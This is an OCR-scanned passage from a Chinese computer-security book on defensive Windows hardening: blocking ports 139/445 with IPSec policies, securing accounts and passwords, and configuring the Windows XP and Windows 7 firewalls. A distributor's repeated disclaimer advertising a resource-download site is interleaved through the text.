


图 11-10 “控制面板”窗口

步骤 2：在其中双击“管理工具”图标，即可打开“管理工具”窗口，在其中双击“本地安全策略”选项，即可打开“本地安全设置”窗口，如图 11-11 所示。




图 11-11 “本地安全设置”窗口

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

步骤 3：在“本地安全策略”窗口中右击“IP 安全策略，在本地计算机”选项，再在弹出的快捷菜单中选择“管理 IP 筛选器表和筛选器操作”命令，弹出“管理 IP 筛选器表和筛选器操作”对话框，如图 11-12 所示。

步骤 4：在“管理 IP 筛选器列表”选项卡中单击“添加”按钮，弹出“IP 筛选器列表”对话框，在其中分别添入名称和描述，如禁用 139 连接，如图 11-13 所示。



图 11-12 “管理 IP 筛选器操作”对话框




图 11-13 “IP 筛选器列表”对话框

步骤 5：单击“添加”按钮，弹出“IP 筛选器向导”对话框，如图 11-14 所示。单击“下一步”按钮，弹出“IP 通信源”对话框，在“源地址”下拉列表框中选择“任何 IP 地址”选项，如图 11-15 所示。




图 11-14 “IP 筛选器向导”对话框




图 11-15 “IP 通信源”对话框

步骤 6：单击“下一步”按钮，弹出“IP 通信目标”对话框，在“目标地址”下拉列表框中选择“我的 IP 地址”选项，如图 11-16 所示。

步骤 7：单击“下一步”按钮，弹出“IP 协议类型”对话框，在“选择协议类型”下拉列表框中选择 TCP 选项，如图 11-17 所示。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器






图 11-16 “IP 通信目标”对话框




图 11-17 “IP 协议类型”对话框

步骤 8：单击“下一步”按钮，弹出“IP 协议端口”对话框，在“设置 IP 协议端口”选项组中选择“从任意端口”单选按钮和“到此端口”单选按钮，并输入 139，如图 11-18 所示。

步骤 9：单击“下一步”按钮，弹出 IP 筛选器完成对话框，如图 11-19 所示。单击“完成”按钮，即可返回到“IP 筛选器列表”对话框中，这时可以看到刚才添加的 IP 筛选器列表，如图 11-20 所示。




图 11-18 “IP 协议端口”对话框




图 11-19 完成筛选器安装

用同样的方法，再创建一个“禁用 445 连接”的筛选器。只创建筛选器是没用的，必须再创建 IP 安全策略，并使用这些筛选器。

步骤 10：在禁止 139 端口或 445 端口的操作都完成之后，即可返回到“本地安全设置”窗口，右击“IP 安全策略，在本地机器”选项，在弹出的快捷菜单中选择“创建 IP 安全策略”命令，此时将会弹出“IP 安全策略向导”对话框，如图 11-21 所示。

> **注意** 禁用 445 端口中“筛选器列表”和“筛选器操作”的操作和“禁止 139 连接”的方法相似，区别在于添加 139 端口和 445 端口的筛选器操作时，不能为了省事，用同一个“阻止”筛选器操作，这样制订出的规则将无法使用。

步骤 11：单击“下一步”按钮，弹出 IP 安全策略向导的“IP 安全策略名称”对话框，在“名

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

称”文本框中输入“禁用 139/445 连接”，如图 11-22 所示。依次单击“下一步”按钮，直到最后完成。




图 11-20 “IP 筛选器列表”对话框




图 11-21 “IP 安全策略向导”对话框

步骤 12：在创建 IP 安全策略完成之后，弹出“禁用 139/445 连接属性”对话框，如图 11-23 所示。

步骤 13：单击“添加”按钮，弹出“安全规则向导”对话框，如图 11-24 所示。依次单击“下一步”按钮，直到弹出“IP 筛选器列表”对话框，在其中选择“禁用 139 连接”选项之后，再单击“下一步”按钮，在弹出的“筛选器操作”对话框中选择“禁用 139 连接”选项。




图 11-22 输入 IP 安全策略名称




图 11-23 “禁用 139/445 连接属性”对话框

步骤 14：单击“下一步”按钮，在完成本次操作之后，即可通过“添加”按钮将禁用 445 端口的筛选器列表和操作也添加进去。依次单击“下一步”按钮，弹出“IP 筛选器列表”对话框，在其中选择“禁用 445 连接”选项。

步骤 15：单击“下一步”按钮，在完成所有的配置之后，即可将配置好的“禁用 139/445 连接”安全策略指派。对于个人用户，可以在各项服务属性设置中设为“禁用”，以免下次重启服务也重新启动，端口也开放。

换客资源神器官方网站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/... 官方客服 QQ：...

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



11.1.3 系统安全设置

不管自己的计算机使用什么操作系统，为了它的安全，有时也必须对计算机系统进行安全设置，以保护自己的系统不受到非法攻击和发生不幸的灾难。

下面介绍 Windows 系统安全初级安全设置和中级安全设置经常使用的几种方法。




图 11-24 “安全规则向导”对话框

1. Windows 系统安全初级安全设置方法

Windows 系统安全初级安全设置是指对服务器、账号及用户数量的设置，具体的含义如下。

（1）物理安全。服务器应该安放在安装了监视器的隔离房间内，且监视器要保留 15 天以上的摄像记录。另外，机箱、键盘及电脑桌抽屉最好上锁，以确保旁人即使进入房间也无法使用计算机，钥匙要放在安全的地方。

（2）停掉 Guest 账户。在计算机管理的用户里面把 Guest 账户停用掉，任何时候都不允许 Guest 账户登录系统。为了保险起见，最好给 Guest 加一个复杂的密码。可以在记事本中输入一串包含特殊字符、数字和字母的长字符串，并将其作为 Guest 账户的密码复制进去。

（3）限制不必要的用户数量。去掉所有的 duplicate user 账户、测试用账户、共享账户和普通部门账户等。为用户组策略设置相应的权限，且经常检查系统的账户，删除已经不使用的账户。这些账户很多时候都是黑客入侵系统的突破口，系统的账户越多，黑客得到合法用户权限的可能性一般也就越大。国内主机如果系统账户超过 10 个，一般都能找出一两个弱口令账户。

（4）创建两个管理员用账户。创建一个一般权限账户用来收信及处理一些日常事物，另一个拥有 Administrators 权限的账户只在需要时使用。可以让管理员使用 RunAS 命令执行一些需要特权才能进行的工作，以方便管理。

（5）把系统 Administrator 账户改名或停用。由于 Administrator 账户是 Windows 系统的默认账户，这意味着别人可以一遍又一遍地猜测这个账户的密码。把 Administrator 账户改名或停用可以有效防止这一点。当然，请不要使用 Admin 之类的名称，这样改了等于没改，尽量把它伪装成普通用户，比如改成 guestone。

（6）创建一个陷阱账户。即创建一个名为 Administrator 的本地账户，把它的权限设置成最低，即什么事也干不了的那种，并且加上一个超过 10 位的超级复杂密码。这样可以让那些入侵的脚本程序忙上一段时间了，并且可以借此发现它们的入侵企图，或者在它的登录脚本上面做点手脚。

（7）把共享文件的权限从 everyone 组改成“授权用户”。everyone 在 Windows XP 中意味着任何有权进入网络的用户，都能够获得这些共享资料。任何时候都不要把共享文件的用户设置成 everyone 组，包括打印共享，其默认的属性就是 everyone 组的，一定不要忘了修改。

（8）使用安全密码。一个好的密码对于一个网络来说非常重要，但却最容易被忽略。一些公司的管理员创建账号时往往用公司名、计算机名或一些别的一猜就能猜到的名称做用户名，又把这些账户的密码设置得很简单，如 welcome、iloveyou、letmein 或与用户名相同等。这样的

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

账户应该要求用户首此登录时更改成复杂的密码，还要注意经常更改密码。

（9）设置屏幕保护密码。设置屏幕保护密码也是防止内部人员破坏服务器的一个屏障。注意不要使用复杂的屏幕保护程序，浪费系统资源，只需黑屏就可以了。此外，所有系统用户使用的机器最好也加上屏幕保护密码。

（10）使用 NTFS 格式分区。把服务器的所有分区都改成 NTFS 格式。NTFS 文件系统要比 FAT 和 FAT32 的文件系统安全得多。

（11）运行防毒软件。Windows 2003/XP 服务器需要安装防毒软件，一些好的杀毒软件不仅能杀掉一些著名病毒，还能查杀大量木马和后门程序，但不要忘了经常升级病毒库。

（12）保障备份盘的安全。一旦系统资料被破坏，备份盘将是用户恢复资料的唯一途径。备份完资料后，把备份盘放在安全地方。千万别把资料备份在同一台服务器上，那样还不如不要备份。

2．Windows 系统安全中级安全设置方法

除了初级设置之外，还需要一些更高级的设置以确保计算机系统安全，主要包括以下几个方面。

（1）利用 Windows XP 的安全配置工具来配置策略。微软提供了一套基于 MMC（管理控制台）的安全配置和分析工具，可以很方便地配置服务器以满足用户要求。

（2）关闭不必要的服务。Windows XP 的 Terminal Services（终端服务）、IIS 和 RAS 都可能给系统带来安全漏洞。为了能够远程管理服务器，很多机器的终端服务都是处于开放状态的。有些恶意的程序也能以服务方式悄悄地运行，因此要多留意服务器上开启的所有服务。

（3）关闭不必要的端口。关闭端口意味着减少功能，在安全和功能上需要做一点决策。如果服务器安装在防火墙的后面，所冒的风险就会少些，但永远不要认为可以高枕无忧了。用端口扫描器扫描系统所开放的端口，确定开放了哪些服务是黑客入侵系统的第一步。在 \system32\drivers\etc\services 文件中有知名端口和服务的对照表可供参考。

（4）打开审核策略。开启安全审核是 Windows XP 最基本的入侵检测方法。当有人尝试对自己的系统进行某些方式（如尝试用户密码、改变账户策略或未经许可的文件访问等）的入侵时，都会被安全审核记录下来。很多管理员在系统被入侵了几个月之后都不知道，直到系统遭到破坏，但悔之晚矣。

11.2 用防火墙隔离系统与病毒

防火墙是近期发展起来的一种保护计算机网络安全的技术性措施，它是一个用以阻止网络中黑客访问某个机构网络的屏障，也可称之为控制进/出两个方向通信的门槛。在网络边界上通过建立相应的网络通信监控系统来隔离内部和外部网络，以阻挡外部网络的侵入。

11.2.1 使用 Windows XP 防火墙

在 Windows XP 系统中有许多十分重要的网络功能，如 Internet 连接防火墙（ICF）就是充当网络与外部世界之间的保卫边界的安全系统。Internet 连接防火墙（ICF）是用来限制哪些信息可

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



以从家庭或小型办公网络进入 Internet，以及从 Internet 进入家庭或小型办公网络的一种软件。

ICF 被视为状态防火墙，状态防火墙可监视通过其路径的所有通信，并且检查所处理的每个消息的源和目标地址。为了防止来自连接公用端的未经请求的通信进入专用端，ICF 保留了所有源自 ICF 计算机的通信表。

在单独的计算机中，ICF 将跟踪源自该计算机的通信。与 ICS 一起使用时，ICF 将跟踪所有源自 ICF/ICS 计算机的通信和所有源自专用网络计算机的通信。所有 Internet 传入通信都会针对该表中的各项进行比较。只有当表中有匹配项时，才允许将传入 Internet 通信传送给网络中的计算机。

源自外部源 ICF 计算机的通信（如 Internet）将被防火墙阻止，除非在“服务”选项卡上设置允许该通信通过。ICF 不会发送活动通知，而是静态地阻止未经请求的通信，防止像端口扫描这样的常见黑客袭击。

1. 启动 Windows XP 防火墙

下面介绍启动 Windows XP 系统自带防火墙的两种方式。

- 在“控制面板”窗口中双击“Windows 防火墙”图标，即可启动 Windows 防火墙主程序，如图 11-25 所示。
- 在“运行”对话框中运行 wscui.cpl 命令，即可打开“Windows 安全中心”主窗口。在其中单击 Windows 防火墙图标，即可启动 Windows 防火墙主程序，如图 11-26 所示。




图 11-25 “Windows 防火墙”对话框

2. Windows 防火墙安全设置

防火墙都具有网络安全防护的功能，良好的设置对于发挥应有功能，抵御黑客、病毒和木马的侵袭是必要的，而又不影响正常的工作、学习和娱乐。下面将对 Windows XP 系统自带的防火墙进行设置，以达到抵御网络攻击的目的。

（1）“不允许例外”选项的设置。

在“Windows 防火墙”对话框中选择“常规”选项卡，选择“不允许例外”复选框，Windows 系统防火墙将阻止所有连接到本地计算机的请求，甚至包括请求来自“例外”选项卡上列出的程序或服务。

防火墙还会发现网络设备、文件共享和打印机共享等内容，当连接到公用网络时，选择“不允许例外”复选框可以阻止所有连接到本地计算机的尝试，有助于保护本地计算机的安全。启用“不允许例外”复选框时仍可查看网页、收发电子邮件或使用即时消息传递程序（建议启用此选项）。

（2）“例外”选项卡的设置。

在“Windows 防火墙”对话框中选择“例外”选项卡，就可以添加程序和端口例外，以允许特定的传入通信，并可以为每个例外设置范围。如果开放某个端口，则对这个端口的访问将

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





被允许通过。端口或服务可以在“例外”选项卡中设置或通过指定应用程序的方法设置，如 QQ 等，如果开放端口的服务不是一个应用程序，如 IIS 服务，则可以设置开放的协议和端口号。



图 11-26　Windows 防火墙主窗口

对于只使用网络浏览、电子邮件和共享文件夹等进行普通处理的客户端和服务器型应用程序用户，Windows 系统防火墙根本不会产生影响。“例外”选项卡除使用户可以添加程序和端口之外，还允许特定类型的传入通信，并可以为每个例外程序设置范围。虽然 Windows 防火墙不能限制出站通信，但 Windows XP 系统内置的 Internet Protocol Security（IPSec）却可以提供这种服务。

IPSec 能够配置源地址和目标地址范围。同时使用 IPSec 规则和 Windows 防火墙可以给网络提供更强大的安全保护。例如“文件夹和打印机共享”功能，就可以在“例外”选项卡中单击“编辑”按钮之后，在弹出的“编辑服务”对话框中再单击“更改范围”按钮，在弹出的对话框中选择“仅我的网络（子网）”单选按钮，就可以配置使同一个子网上的计算机与此计算机上的程序连接，但拒绝源自远程网络的通信，如图 11-27 所示。

Windows 防火墙原则上对由外向内的通信（inbound）全部进行限制，而由内向外的通信（outbound）及其应答则完全不加限制。因此，登录联众世界/IE 等没有安全提示，但登录 QQ/MYIE2 则会有安全提示。

这是因为后者试图在本地计算机开后门——端口等待远程请求连接，显然这种不安全行为被 Windows 系统防火墙拦截并做出安全提示，相当于 QQ/MYIE2 等作为提供某种服务的服务器端，如果用户想收到防火墙通知，则可以在“Windows 防火墙”对话框的“例外”选项卡中选择“Windows 防火墙阻止程序时通知我”复选框，如图 11-28 所示。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



（3）利用“安全日志记录”观察计算机数据状况。

利用“Windows 防火墙”对话框的“高级”选项卡中的“安全日志记录”功能，可以创建用于观察计算机成功的数据连接和被丢弃的数据包，从而分析计算机的安全状况（只需在其中选择“记录选项”选项组内的复选框即可）。还可以单击“另存为”按钮，浏览选择日志文件保存的路径，如图 11-29 所示。




图 11-27 “更改范围”对话框



图 11-28 通知程序选项

（4）用 ICMP 设置提高本地计算机安全。

网络上的计算机通过 Internet 控制消息协议（ICMP）可能共享错误和状态信息，为了保证计算机的一些错误信息不会对外泄露，可以在“高级”选项卡中单击“设置”按钮，在弹出的“ICMP 设置”对话框中选择是否选择各个选项，如图 11-30 所示。




图 11-29 “日志设置”对话框




图 11-30 “ICMP 设置”对话框

若取消选择“允许传入回显请求”复选框，则需要先在“描述”选项组中查看这个选项的介绍，此时把 445 端口关掉之后，就可以取消选择此复选框了。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

11.2.2 使用 Windows 7 防火墙

Windows 7 默认已开启了系统防火墙，但是为了确保万无一失，可以检查防火墙是否已开启。如果系统中已经安装了第三方防火墙程序，此时可以选择只开启一种防火墙，那么有可能就需要关闭系统防火墙，防止多个防火墙之间的冲突。除此之外，还可以定制防火墙给用户发送通知的提示方式。另外，如果用户感觉对防火墙的配置有些混乱，则可以让防火墙恢复到默认设置状态下。

1. 开启和关闭防火墙

开启与关闭系统防火墙的具体操作如下。

步骤 1：单击桌面上的“开始”按钮，选择“控制面板”命令。

步骤 2：打开“控制面板”窗口，单击“系统和安全”链接，然后单击“Windows 防火墙”链接，打开如图 11-31 所示的“Windows 防火墙”窗口。



图 11-31 “Windows 防火墙”窗口

> **提示** 可以直接在“开始”菜单的搜索框中输入“控制面板”，然后单击搜索结果中的“Windows 防火墙”链接。

步骤 3：单击左侧列表框中的“打开或关闭 Windows 防火墙”链接，进入如图 11-32 所示的界面。在该界面中，分为“家庭或工作（专用）网络位置设置”和“公用网络位置设置”两种类型的防火墙设置，可以分别设置每种类型的防火墙的开启或关闭状态。

步骤 4：单击“确定”按钮，完成设置。

2. 更改防火墙的通知方式

如果开启了 Windows 防火墙，那么当某个程序第一次运行并需要进行网络通信时，就会弹出如图 11-33 所示的“Windows 安全报警”对话框，用户可以选择程序要在哪种类型的网络中正常进行网络通信，然后单击“允许访问”按钮即可。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



